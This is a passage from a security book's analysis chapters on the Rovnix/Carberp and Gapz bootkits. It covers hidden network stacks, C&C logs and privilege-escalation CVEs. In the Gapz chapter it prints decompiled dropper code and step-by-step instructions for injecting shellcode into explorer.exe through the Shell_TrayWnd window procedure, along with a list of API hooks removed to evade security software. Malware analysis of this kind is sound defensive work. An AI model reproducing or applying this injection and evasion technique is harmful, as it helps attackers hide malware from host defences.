Rovnix has further stealth tricks up its sleeve. The Rovnix kernel-mode driver implements a TCP/IP protocol stack to communicate secretly with remote C&C servers. The network interfaces provided by operating system are frequently hooked by security software in order to monitor and control network traffic passing through it. Instead of relying on these network interfaces and risk detection by the security software, Rovnix carries its own custom

implementation of network protocols independent of the operating system which it uses to download payload modules from C&C servers.

To be able to send and receive data over this network the Rovnix kernel-mode driver implements a complete network stack, including the following interfaces:

NDIS (Microsoft Network Driver Interface Specification) miniport interface to send data packets using a physical network Ethernet interface

Transport Driver Interface for TCP/IP network protocols

Socket interface

HTTP protocol to communicate with remote C&C servers.

As shown in Figure 11-18, the NDIS miniport layer is responsible for communicating with the network interface card to send and receive network packets. The transport driver interface provides a `TCP/IP` interface for the upper level socket interface, which in turn is used by the `HTTP` protocol in Rovnix to transmit data.




Figure 11-18: Architecture of Rovnix custom network stack implementation

This hidden network communication system wasn't developed by Rovnix's creators from scratch. Such an implementation requires many thousand lines of code and is error prone. Instead, Rovnix developers based this implementation on an open-source, lightweight TCP/IP network library—the `lwIP` library. The `lwIP` library is a small independent implementation of the TCP/IP protocol suite with a focus on reducing resource usage while still having a full scale TCP/IP stack. According to its website, `lwIP` has a footprint of tens of kilobytes of RAM and around 40 kilobytes of code, which fits the bootkit perfectly.

Features like the hidden communication channel allow Rovnix to bypass local network monitoring security software, and since the malware comes with its own network protocol stack security software is unaware of the bootkit's presence in the system and as such is unable to monitor network traffic passing through it. From the very top of the protocol layer down to the very bottom of the NDIS miniport driver, Rovnix uses only its own network components, making Rovnix a very stealthy bootkit.

Case History: The Carberp Connection

One example of Rovnix and its framework being used in the wild is in the Carberp Trojan malware. In November of 2011, we were tracking the usage of the Rovnix framework and found an implementation named *Carberp*, developed by the most prominent cybercrime group in Russia. Carberp was used to allow a banking Trojan to persist on the victim's system. [1]

START BOX

It was estimated that the group that developed Carberp earned an average weekly income of several million US dollars, and they invested heavily in the development of malware technologies. The Hodprot dropper[2], for instance, developed by this criminal group as ascertained by the authors, has been implicated in installations of Carberp, RDPdoor, and Sheldor[3]. RDPdoor was especially malicious; it installed Carberp in order to open a backdoor in

[1] The authors have written two reports on the subject: "Cybercrime in Russia: Trends and issues" in 2011 (http://go.eset.com/us/resources/white-papers/CARO_2011.pdf) and "Carberp Evolution and BlackHole: Investigation Beyond the Event Horizon" in 2012 (http://www.welivesecurity.com/2012/05/24/carberp-gang-evolution-at-caro-2012/), both of which included technical information with an investigative flavor and were presented at the CARO conference. At the time, it was the first deep analysis of Carberp's activities.

2 http://go.eset.com/us/resources/white-papers/Hodprot-Report.pdf

3 http://blog.eset.com/2011/01/14/sheldor-shocked

the infected system and manually perform fraudulent banking transactions. We'll look at a few aspects of Carberp and how it was developed from the Rovnix bootkit.

END BOX

Development of Carberp

In November 2011 we noticed that one of the C&C servers set up by the prominent cybercrime group behind Carberp started distributing a dropper with a bootkit based on the Rovnix framework. We started tracking the Carberp Trojan early in the fall of 2011 and during this period its distribution was very limited.

Two things in our analysis of the Carberp Trojan suggested that the bot was working in test mode and therefore being actively developed. The first was that there was an abundance of debugging and tracing information relating to the bot's installation and the behavior of the binary. The second was that we managed to gain access to log files from the bot C&C server that sent back masses of information on failures in any Carberp installation. Figure 11-19 shows an example of the kind of information Carberp was sending to the C&C.

Total bots: 2831

Sort
Status
Step
Alias

Other
Del

ID	step	info	status	data
TEST_BK_KIT_EXPLORER0D9493DFECAE8C4B0	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_KIT_EXPLORER08D7BD1230A905D00	6	BkInstall	FALSE	0000-00-00 00:00:00
123213oob	1	infa	false	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV0F1B889AC4F21B5CA	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV0049C4497DE79EC77	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV082A52B2218EEED1A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV06F0743BC19E94740	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV0DA631E2FA5B562AF	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV079943F8A64F9587B	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV09A01A1B010A8035A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_MY_DRV07AA547C0940C1901	3	BkInstall0 GetLastError = 0	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0B61FDB428F96A87B	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0AE10F7A3602E42CB	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV06627C6A2AB3A2480	1	IsUserAdmin	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0623F20AD27008003	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV03E797730D59441E7	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0F7988F6217265D14	1	probapera	false	0000-00-00 00:00:00
TEST_BK_EX_ORIG_DRV0F7988F6317265D14	1	probapera	false	0000-00-00 00:00:00
TEST_TEST_TEST0123324234243	1	infa	false	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV01E6A389EE0D306DA	2	SetSystemPrivileges	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV08C893A82AB121144	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV074B2240F14F7F098	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0018A1BBAC95DCF46	2	SetSystemPrivileges	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0143930074B642759	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0598877EB08A14360	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0D8781E848009A04A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV05910FAB2AB121144	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV09FC9B32DCEBACF5A	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV039034BD2E81688D0	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0AC2F4C7B405B2000	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0E75B71B1CF9C074E	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0804FAAA06CB8B686	6	BkInstall	FALSE	0000-00-00 00:00:00
TEST_BK_EX_CHANGE_DRV0AC37DCBF566138A1	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST012B7B297A8FC6244	2	SetSystemPrivileges	FALSE	0000-00-00 00:00:00
NEW_BK_TEST0B6424B774E7188FC	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST0A29E1011ACCF989B	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST099E961A9D26824C0	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST0084B77CA30C0481F	3	BkInstall0 GetLastError = 0	FALSE	0000-00-00 00:00:00
NEW_BK_TEST_CHECKED0809EB7F457A58CC6	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST_CHECKED089583D04428F269B	6	BkInstall	FALSE	0000-00-00 00:00:00
NEW_BK_TEST_CHECKED0DC3B31D927AC1529	6	BkInstall	FALSE	0000-00-00 00:00:00

Figure 11-19: An Example of Rovnix Dropper Logs

The ID column specifies a unique identifier of a Rovnix instance; the status column contains information on whether the victim's system has been successfully compromised. The infection algorithm is split into a number of steps and after each step is executed this information is reported to the C&C server. The step column provides information on which step is being executed, and the info column contains a description of any error encountered during installation. By looking at the step and info columns, operators of the botnet can determine at which step and for what reason the infection failed.

The version of Rovnix that Carberp used contains a lot of debugging strings and sends a lot of verbose messages to the C&C. Figure 11-20 shows examples of the kind of strings it might send. This information was extremely useful to us during the analysis of this threat and in understanding its functionality. The debugging information left in the binary reveals names of

the routines implemented in the binary and their purpose. It documents the logic of the code. Using this data it's easier to reconstruct the context of the malicious code.

```
BKSETUP_%04x: BK setup dll version 2.1.
BKSETUP_%04x: Attached to a 32-bit process at 0x%x.
BKSETUP_%04x: Detached from a 32-bit process.
BKSETUP: Failed generating program key name.
BKSETUP: Already installed.
BKSETUP: OS not supported.
BKSETUP: Not enough privileges to complete installation.
BKSETUP: No joined payload found.
BKSETUP: Installation failed because of unknown reason.
BKSETUP: Successfully installed.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x.
BKSETUP: Process 0x%x finished with status %u.
BKSETUP: Version: 1.0
BKSETUP: Started as win32 process 0x%x
```

Figure 11-20: Debug Strings Left by Developers in Rovnix Dropper

Dropper Enhancements

The framework of Rovnix used in Carberp is pretty much the same as the bootkit we described in the beginning of the chapter, with the only significant change appearing in the dropper. In the section "Infecting the System" we mentioned that Rovnix tries to elevate its privileges by using the `ShellExecuteEx` Win32 API to achieve administrator rights on the victim's machine. In Carberp's version of Rovnix the dropper exploits the following vulnerabilities in the system to elevate privileges:

MS10-073 in win32k.sys module. This vulnerability was originally used by the Stuxnet worm and exploits the incorrect handling of a specially crafted keyboard layout file.

MS10-092 in Windows Task Scheduler. This vulnerability was also first discovered in Stuxnet and exploits the integrity verification mechanism in Windows Scheduler.

MS11-011 in win32k.sys module. This vulnerability results in a stack-based buffer overflow in `win32k.sys!RtlQueryRegistryValues` routine.

.NET Runtime Optimization vulnerability. This is a vulnerability in Microsoft .Net Runtime Optimization Service that results in execution of malicious code with SYSTEM privileges.

Yet another interesting feature of the Carberp installer is that it removes various hooks from the list of system routines shown in Listing 11-8 just before installing the Trojan or bootkit onto

the system. These routines are common hook targets for security software, such as sandboxes and host intrusion prevention and protection systems. By unhooking these functions the malware increases its ability to evade detection.

```
ntdll!ZwSetContextThread
ntdll!ZwGetContextThread
ntdll!ZwUnmapViewOfSection
ntdll! ZwMapViewOfSection
ntdll!ZwAllocateVirtualMemory
ntdll!ZwWriteVirtualMemory
ntdll!ZwProtectVirtualMemory
ntdll!ZwCreateThread
ntdll!ZwOpenProcess
ntdll!ZwQueueApcThread
ntdll!ZwTerminateProcess
ntdll!ZwTerminateThread
ntdll!ZwResumeThread
ntdll!ZwQueryDirectoryFile
ntdll!ZwCreateProcess
ntdll!ZwCreateProcessEx
ntdll!ZwCreateFile
ntdll!ZwDeviceIoControlFile
ntdll!ZwClose
ntdll!ZwSetInformationProcess
kernel32!CreateRemoteThread
kernel32!WriteProcessMemory
kernel32!VirtualProtectEx
kernel32!VirtualAllocEx
kernel32!SetThreadContext
kernel32!CreateProcessInternalA
kernel32!CreateProcessInternalW
kernel32!CreateFileA
kernel32!CreateFileW
kernel32!CopyFileA
kernel32!CopyFileW
kernel32!CopyFileExW
ws2_32!connect
ws2_32!send
ws2_32!recv
ws2_32!gethostbyname
```

Listing 11-8: List of Routines Unhooked by Rovnix Dropper

The bootkit and kernel-mode driver sections of the Carberp's Rovnix modification remain the same as in the original version of the bootkit. After successful installation onto the system, the malicious IPL code will load the kernel-mode driver and the driver will inject its Carberp Trojan payload into the system processes.

Leaked Source Code

In June 2013 the source code for Carberp and Rovnix was leaked to the public. The complete archive was made available for download and contained all the necessary source code to build your own Rovnix bootkit. Despite this, we haven't seen as many custom modifications of Rovnix and Carberp in-the-wild since the leak as we might expect, and it is our assumption that this is due to the complexity of this bootkit technology.

Conclusion

This chapter provides a detailed technical analysis of Rovnix in the continuous bootkit arms race facing the security industry. Once security software caught up with contemporary bootkits infecting the MBR, Rovnix presented another infection vector—the IPL—triggering another round of evolution in antivirus technology. Due to its IPL infection approach, and the implementations of hidden storage and hidden network communication channels, Rovnix is one of the most complex bootkits seen in the wild. These features make it a dangerous weapon in the hands of cyber criminals, as confirmed by the Carberp case.

In this chapter we devoted special attention to dissecting Rovnix's IPL code using VMWare and IDA Pro GDB debugger, with the intention of making this chapter more practical and demonstrating the usage of these tools in the context of bootkit analysis. Readers can download all the necessary data to repeat the steps or conduct their own in-depth investigation into Rovnix's IPL code from *www.nostarch.com/rootkits* .

12

Gapz: Advanced VBR Infection

This chapter is devoted to examination of one of the stealthiest bootkits ever seen in the wild—the Win32/Gapz bootkit. We'll cover technical characteristics and functionality, beginning with the dropper and bootkit components and moving on to the user-mode payload.

In the authors' experience, Gapz is the most complex bootkit ever analyzed. With a combination of an elaborate dropper , advanced bootkit infection, and extended rootkit functionality, Gapz manages to infect and persist on victim's computers and stay under the radar for a long period of time. Every feature of its design and implementation indicates that Gapz is intended to maintain a persistent presence in the system.

Gapz is installed onto the system by a dropper that exploits mulitple local privilege escalation vulnerabilities and implements an unusual technique for bypassing Host Intrusion Prevention Systems.

After succesfull penetration of the victim's system the dropper installs the bootkit, which has a very small footprint and is hard to spot on the infected system. The bootkit itself loads malicious code that implements Gapz's rootkit functionality into kernel-mode.

The rootkit functionality is very ruch andcomprises a custom TCP/IP network stack, advanced hooking engine, crypto library, and payload injection engine.

Why Is It Names Gapz?

This bootkit gets its name from the string `'GAPZ'`, used throughout all the binaries and shellcode as a tag for allocating memory. For example, the fragment of kernel-mode code shown in Figure 12-1 allocates memory by executing `ExAllocatePoolWithTag` routine with third parameter `'ZPAG'` ❶ (inverted `'GAPZ'`).

```
int __stdcall alloc_mem(STRUCT_IPL_THREAD_2 *a1, int pBuffer, unsigned int Size, int Pool)
{
  v7 = -1;
  for ( i = -30000000; ; (a1->KeDelayExecutionThread)(0, 0, &i) )
  {
    v4 = (a1->ExAllocatePoolWithTag)(Pool, Size, 'ZPAG');
    if ( v4 )
      break;
  }
  memset(v4, 0, Size);
  result = pBuffer;
  *pBuffer = v4;
  return result;
}
```

❶

Figure 12-1: Implementation of memory allocation routine in Gapz

The Gapz Dropper

Gapz installs itself onto the system by means of an elaborate dropper. In the course of our investigation, we encountered several different variations of the Gapz dropper, all containing a similar payload, which we'll cover later in the section Gapz Rootkit Functionality—it is this payload that identified the different versions as variations of the same malware. The difference between the droppers lay in the method of persistence and the number of Local Privilege Escalation (LPE) vulnerabilities they exploited.

The first instance of Gapz we discovered in the wild was /Gapz.C, in April 2012[1]. This variation employed an MBR-based bootkit to persist on a victim's computer though since we covered this infection technique thoroughly in Chapters 9 and 12 we won't focus on that here. The remarkable thing about Gapz.C was that it contained a lot of verbose strings for debugging and testing, and that its distribution in the beginning was very limited. This suggested to us that the first versions of Gapz weren't for mass distribution, but were rather test versions to debug the malware functionality.

The second variation we found—Win32/Gapz.B—didn't install a bootkit on the targeted system at all. To persist on the victim's system the malware simply installed a malicious kernel-mode driver. However, this approach wouldn't work on Microsoft Windows 64-bit platforms due to the lack of the valid digital signature for the kernel-mode driver, limiting this modification to Microsoft Windows 32-bit operating systems only.

The last known and the most interesting variation, Win32/Gapz.A, is the version we'll focus on in this chapter. This came with a VBR bootkit, as described below. In the rest of the chapter, we will use Gapz to refer to Win32/Gapz.A variation.

Table 12-1 summarizes the information on known Gapz variations.

Table 12-1: Version of Win32/Gapz bootkit

Detection name	Compilation Date	LPE Exploits	Bootkit Technique
Win32/Gapz.A	11/09/2012 30/10/2012	CVE-2011-3402 CVE-2010-4398 COM Elevation	VBR
Win32/Gapz.B	06/11/2012	CVE-2011-3402	no bootkit

[1] Mind the Gapz, *http://www.welivesecurity.com/wp-content/uploads/2013/04/gapz-bootkit-whitepaper.pdf*, Rodionov E., Matrosov A.

		COM Elevation	
Win32/Gapz.C	19/04/2012	CVE-2010-4398 CVE-2011-2005 COM Elevation	MBR

The Detection name column contains the name of that Gapz variation adopted by the antivirus industry. The compilation date is taken from the PE header of Gapz droppers, which we believe were accurate timestamps. The LPE Exploits column lists a number of LPE vulnerabilities exploited by Gapz droppers in order to get administrator privileges on the victim systems, and the Bootkit Technique column shows what kind of bootkit is employs. Apart from these differences, all the listed modification of Gapz dropper contain the same payload.

Dropper Algorithm

Before examining the Gapz dropper more closely, let's first recap on what the dropper needs in order to silently and successfully install Gapz onto the system.

First, the dropper required administrative privileges in order to access the hard drive to modify MBR/VBR/IPL data. If the user account the dropper is executed within lacks administrator privileges, it must raise its privileges by exploiting LPE vulnerabilities in the system.

Secondly, the malware needs to bypass security software, like antivirus programs, personal firewalls, host intrusion prevention systems and so on. Gapz uses the advanced tools and methods to stay under the radar, including obfuscation, anti-debugging, and anti-emulation techniques. In addition to these methods, the Gapz dropper employs a unique and rather interesting technique, described later in the chapter in Bypassing HIPS.

START BOX

Host Intrusion Prevention Systems (HIPS)

HIPS is a computer security software package that monitors a single host for suspicious activity by analyzing events occurring within that host. Unlike computer antivirus software that analyses executable files, HIPS performs analysis of all the events that occur on the system together to spot deviations from the normal state. In other words, HIPS performs behavioral analysis of the software running on the system. If a malware manages to bypass the computer antivirus and is

executed on the computer, it may still be spotted and blocked by HIPS detecting changes in the interactions of different events.

END BOX

Taking these obstacles into account, these are the steps the Gapz dropper performs to successfully infect a system:

- Inject itself into `explorer.exe` to bypass HIPS (as discussed in "Bypassing HIPS later in the chapter")
- Exploit LPE vulnerabilities in the targeted system to elevate privileges
- Install the bootkit onto the system

Dropper Analysis

We will start our analysis of Gapz by looking at its dropper. When the unpacked dropper is loaded into the IDA Pro disassembler, its export address table will look something like Figure 12-2. The export address table shows all the symbols exported from the binary, and nicely sums up the steps in the dropper execution algorithm.




Figure 12-2: Export address table of Win32/Gapz dropper

There are three routines exported by the binary: one main entry point and two routines with randomly generated names. Each routine has its own purpose:

- start – the dropper's entry point injects the dropper into `explorer.exe` address space
- icmnf – responsible for elevating privileges
- isyspf –infects the victim's host machine.

Figure 12-2 also shows the exported symbol `gpi`. This symbol points to a shared memory in the dropper image, used by the above routines to inject the dropper into `explorer.exe` process.

The diagram in Figure 12-3 depicts these stages. The main entry point doesn't infect the system with the Gapz bookit, but injects the dropper into `explorer.exe` in order to bypass detection by security software with the `start` routine. Once the dropper is injected it attempts to acquire administrator privileges by exploiting LPE vulnerabilities in the system with the `icmnf` routine. Once the dropper gains the required privileges it executes the `isyspf` routine to perform infection of the hard drive with the bootkit.




Figure 12-3: Win32/Gapz dropper workflow

Figure 12-3 provides a high-level overview of the injection process and the bypassing of HIPS. Let's take a closer look at the implementation details of the routine.

Bypassing HIPS

Computer viruses have many methods of camouflaging themselves as benign software so as not to attract the attention of the security software. For instance, in Chapter 1 we saw the TDL3 technique for bypassing HIPS, which abused `AddPrintProvidor`/`AddPrintProvider` system APIs to stay under the radar. These API functions are used to load custom modules into a trusted system process—`spoolsvc.exe`—responsible for printing support on Windows systems. The `AddPrintProvidor` (sic) routine that installs a local print provider onto the system is frequently excluded from the list of items monitored by security software. This printer provider is an executable module used in the Print subsystem, responsible for providing printing services for the operating system. The malware simply creates an executable file with malicious code and loads it into `spoolsvc.exe` by running the `AddPrintProvidor` API. Once the routine is

executed the malicious code runs within the trusted system process, allowing the malware to perform its activities without worrying about being detected.

Gapz also injects its code into a trusted system process in order to bypass HIPS, but it uses an elaborate non-standard method, the core aim of which is to inject shellcode that loads and executes the malicious image into the Explorer process. Here is the sequence of steps the dropper uses for this:

1. Open one of the shared sections from *\BaseNamedObjects* mapped into the `explorer.exe` address space (shown in Figure 12-4), and write shellcode into this section. The *\BaseNamedObjects* is a directory in the Windows's Object Manager namespace that contains names of objects like `mutexes`, `events`, `semaphores`, and `section` objects
2. With the shellcode written, search for the window `Shell_TrayWnd`. This window corresponds to the Windows task bar. Gapz targets this window in particular because it is created and managed by `explorer.exe` and is very likely available in the system.
3. Call the Win32 API function `GetWindowLong()` to get the address of the routine related to the `Shell_TrayWnd` window handler
4. Call the Win32 API function `SetWindowLong()` to modify the address of the routine related to the `Shell_TrayWnd` window handler
5. Call `SendNotifyMessage()` to trigger the execution of the shellcode in the `explorer.exe` address space

The list of the sections in *\BaseNamedObjects* for which the malware looks in step 1 is shown on Figure 12-4. The section objects are used to share part of a certain process' memory with other processes, and so represents a section of memory that can be shared across the processes in the system. Gapz iterates through the list of section objects and checks whether they exist in the system by opening them. If a section object exists in the system, the dropper stops iterating and returns a handle for the corresponding section.

The sections presented in Figure 12-4 correspond to system sections—that is, they are created by the operating system and contain system data—and are the sections Gapz is looking for.

```
char __stdcall OpenSection_(HANDLE *hSection, int pBase, int *pRegSize)
{
  sect_name = L"\\BaseNamedObjects\\ShimSharedMemory";
  v7 = L"\\BaseNamedObjects\\windows_shell_global_counters";
  v8 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.MIH";
  v9 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.AMF";
  v10 = L"\\BaseNamedObjects\\UrlZonesSM_Administrator";
  i = 0;
  while ( OpenSection(hSection, (&sect_name)[i], pBase, pRegSize) < 0 )
  {
    if ( ++i >= 5 )
      return 0;
  }
  if ( VirtualQuery(*pBase, &Buffer, 0x1Cu) )
    *pRegSize = v7;
  return 1;
}
```

Figure 12-4: Object names used in the dropper of Win32/Gapz

Once the existent section is opened, the malware uses 336 (0x150) bytes ❶ of the section space at the end of the section to write the shellcode, shown in Listing 12-1.

```
char __cdecl InjectIntoExplorer()
  returnValue = 0;
  if ( OpenSectionObject(&hSection, &SectionBase, &SectSize) )      // open some of SHIM sections
  {
❶ TargetBuffer = (SectionBase + SectSize - 0x150); // find free space in the end of the section
    memset(TargetBuffer, 0, 0x150u);
    qmemcpy(TargetBuffer->code, sub_408468, sizeof(TargetBuffer->code));

    hKernel32 = GetModuleHandleA("kernel32.dll");
❷ TargetBuffer->CloseHandle = GetExport(hKernel32, "CloseHandle", 0);
    TargetBuffer->MapViewOfFile = GetExport(hKernel32, "MapViewOfFile", 0);
    TargetBuffer->OpenFileMappingA = GetExport(hKernel32, "OpenFileMappingA", 0);
    TargetBuffer->CreateThread = GetExport(hKernel32, "CreateThread", 0);
    hUser32 = GetModuleHandleA("user32.dll");
    TargetBuffer->SetWindowLongA = GetExport(hUser32, "SetWindowLongA", 0);

❸  TargetBuffer_ = ConstructTargetBuffer(TargetBuffer);
    if ( TargetBuffer_ ) {
      hWnd = FindWindowA("Shell_TrayWnd", 0);
❹   originalWinProc = GetWindowLongA(hWnd, 0);
      if ( hWnd && originalWinProc ) {
        TargetBuffer->MappingName[10] = 0;
        TargetBuffer->Shell_TrayWnd = hWnd;
        TargetBuffer->Shell_TrayWnd_Long_0 = originalWinProc;

        TargetBuffer->icmnf = GetExport(CurrentImageAllocBase, "icmnf", 1);
        qmemcpy(&TargetBuffer->field07, &MappingSize, 0xCu);
        TargetBuffer->gpi = GetExport(CurrentImageAllocBase, "gpi", 1);
        BotId = InitBid();
```

```
        lstrcpynA(TargetBuffer->MappingName, BotId, 10);
        if ( CopyToFileMappingAndReloc(TargetBuffer->MappingName, CurrentImageAllocBase,
                                       CurrentImageSizeOfImage, &hObject) ) {
          BotEvent = CreateBotEvent();
          if ( BotEvent ) {
        ❺   SetWindowLongA(hWnd, 0, &TargetBuffer_->pKiUserApcDispatcher);
        ❻   SendNotifyMessageA(hWnd, 0xFu, 0, 0);
            if ( !WaitForSingleObject(BotEvent, 0xBB80u) )
              returnValue = 1;
            CloseHandle(BotEvent);
          }
          CloseHandle(hObject);
        }
      }
    }
    NtUnmapViewOfSection(-1, SectionBase);
    NtClose(hSection);
  }
  return returnValue;
}
```

Listing 12-1: Injecting Win32/Gapz dropper into explorer.exe

In order to make the shellcode execute correctly the malware also provides the addresses of some API routines used during the injection process: `CloseHandle`, `MapViewOfFile`, `OpenFileMappingA`, `CreateThread`, and `SetWindowLongA` as shown at ❷. The shellcode will use these routines to load the Gapz dropper into `explorer.exe` memory space.

For an even stealthier infection, Gapz executes the shellcode using the *Return-Oriented Programming* (ROP) technique. ROP takes advantage of the fact that in x86 and x64 architectures the `ret` instruction may be used to return control to the parent routine after execution of a child subroutine. The `ret` instruction assumes that the address to which control is returned is on the top of the stack, so pops the return address from the stack and transfers control to this address. With control of the stack an attacker can execute arbitrary code.

Gapz finds the gadget for triggering the shellcode in the routine `ConstructTargetBuffer` ❸. In the case of 32-bit systems, Gapz uses the system routine `ntdll!KiUserApcDispatcher` to transfer control to the shellcode.

Modifying the Shell_TrayWnd Prodecure

Once the shellcode is written to the section object and all the necessary ROP gadgets have been found, the malware proceeds to the next step—modification of the `Shell_TrayWnd` window procedure. This procedure is responsible for handling all the events and messages that occur and

are sent to the window. Whenever the window is resized, moved, a button is pressed, and so on, the `Shell_TrayWnd` routine is called by the system to notify and update the window. The address of the window procedure is specified at the time of window creation by the system.

The Gapz dropper retrieves the address of the original window procedure, in order to return to it after injection, by executing the `GetWindowLongA` ❹ routine. This routine is used to get window parameters and takes two arguments: the window handle and an index of the parameter to be retrieved. As we can see, Gapz calls the routine with the index parameter `0`, indicating the address of the original `Shell_TrayWnd` window procedure. The malware will store this value in the memory buffer in order to restore the original address after injection.

Next the malware executes the `SetWindowLongA` routine ❺ to modify the address of the `Shell_TrayWnd` window procedure the an address of the `ntdll! KiUserApcDispatcher` system routine. By redirecting to an address within the system module and not the shellcode itself, Gapz further protects against attracting the attention of the security software. At this point, the shellcode is ready to be executed.

Executing the Shellcode

Gapz triggers execution of the shellcode the using the `SendNotifyMessage` API ❻ to send a message to the `Shell_TrayWnd` window, passing control to the window procedure . As explained in the previous section, after the address of the windows procedure is modified, the new address points to the `KiUserApcDispatcher` routine. This eventually results in control being transferred to the shellcode mapped within the explorer process address space, as shown Listing14-2:

```
int __stdcall ShellCode(int a1, STRUCT_86_INJECT *a2, int a3, int a4)
  if ( !BYTE2(a2->injected) )
  {
    BYTE2(a2->injected) = 1;
❶   hFileMapping = (a2->call_OpenFileMapping)(38, 0, &a2->field4);
    if ( hFileMapping )
    {
❷     ImageBase = (a2->call_MapViewOfFile)(hFileMapping, 38, 0, 0, 0);
      if ( ImageBase )
      {
        qmemcpy((ImageBase + a2->bytes_5), &a2->field0, 0xCu);
❸       (a2->call_CreateThread)(0, 0, ImageBase + a2->routineOffs, ImageBase, 0, 0);
      }
      (a2->call_CloseHandle)( hFileMapping );
    }
  }
```

```
❹(a2->call_SetWindowLongA)(a2->hWnd, 0, a2->OriginalWindowProc);
  return 0;
}
```

Listing 12-2: Mapping Win32/Gapz dropper image into address space of explorer.exe

Here we can see usage of the API routines `OpenFileMapping`, `MapViewOfFile`, `CreateThread`, and `CloseHandle`, whose addresses were populated earlier in the shellcode preparation (at step ❷. Using these routines the shellcode maps the view of the file that corresponds to the dropper into the address space of `explorer.exe` (❶ and ❷). Then it creates a thread ❸ in the `explorer.exe` process to execute the mapped image and restores the original index value that was changed by the `SetWindowLongA` WinAPI function ❹. The newly created thread runs the next part of the dropper, escalating privileges. After the dropper obtains sufficient privileges it attempts to infect the system, which is when the bootkit feature comes into play.

START BOX

The Power Loader Influence

The injection technique described here isn't an invention of Gapz developers. This technique was previously seen in the *Power Loader* malware creation software. Power Loader is a special bot builder for making downloaders for other malware families, and is yet another example of specialization and modularity in malware production. The first time Power Loader was detected in-the-wild was in September 2012. Starting from November 2012, the malware known as Win32/Redyms used Power Loader components in its own dropper. In the Russian cybercrime market, the Power Loader package costs around $500 for one builder kit with C&C panel.

END BOX

Infecting the System with the Gapz Bootkit

